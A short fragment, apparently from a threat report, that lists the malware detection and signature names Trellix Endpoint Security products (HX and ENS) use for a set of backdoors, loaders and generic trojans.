Trellix Endpoint Security (HX)	SCHTASK CREATION FROM SUSPICIOUS LOCATION (METHODOLOGY) NEMESIS (BACKDOOR) GULOADER B (FAMILY) GREENRASH (BACKDOOR) Trojan.GenericKD.48474441 Trojan.GenericKD.61018106 Gen:Variant.Nemesis.11224 Trojan.GenericKD.39044610 Trojan.GenericKD.49233337 Trojan.GenericKD.38913145 Trojan.GenericKD.48375819

	Trojan.GenericKD.39062269 Gen:Variant.Nemesis.9369 Trojan.GenericKD.63488894 Generic.mg.d31f6ec6a53b1a26
Trellix Endpoint Security (ENS)	Generic trojan.ts RDN/Generic Downloader.x RDN/Generic.dx Formbook.k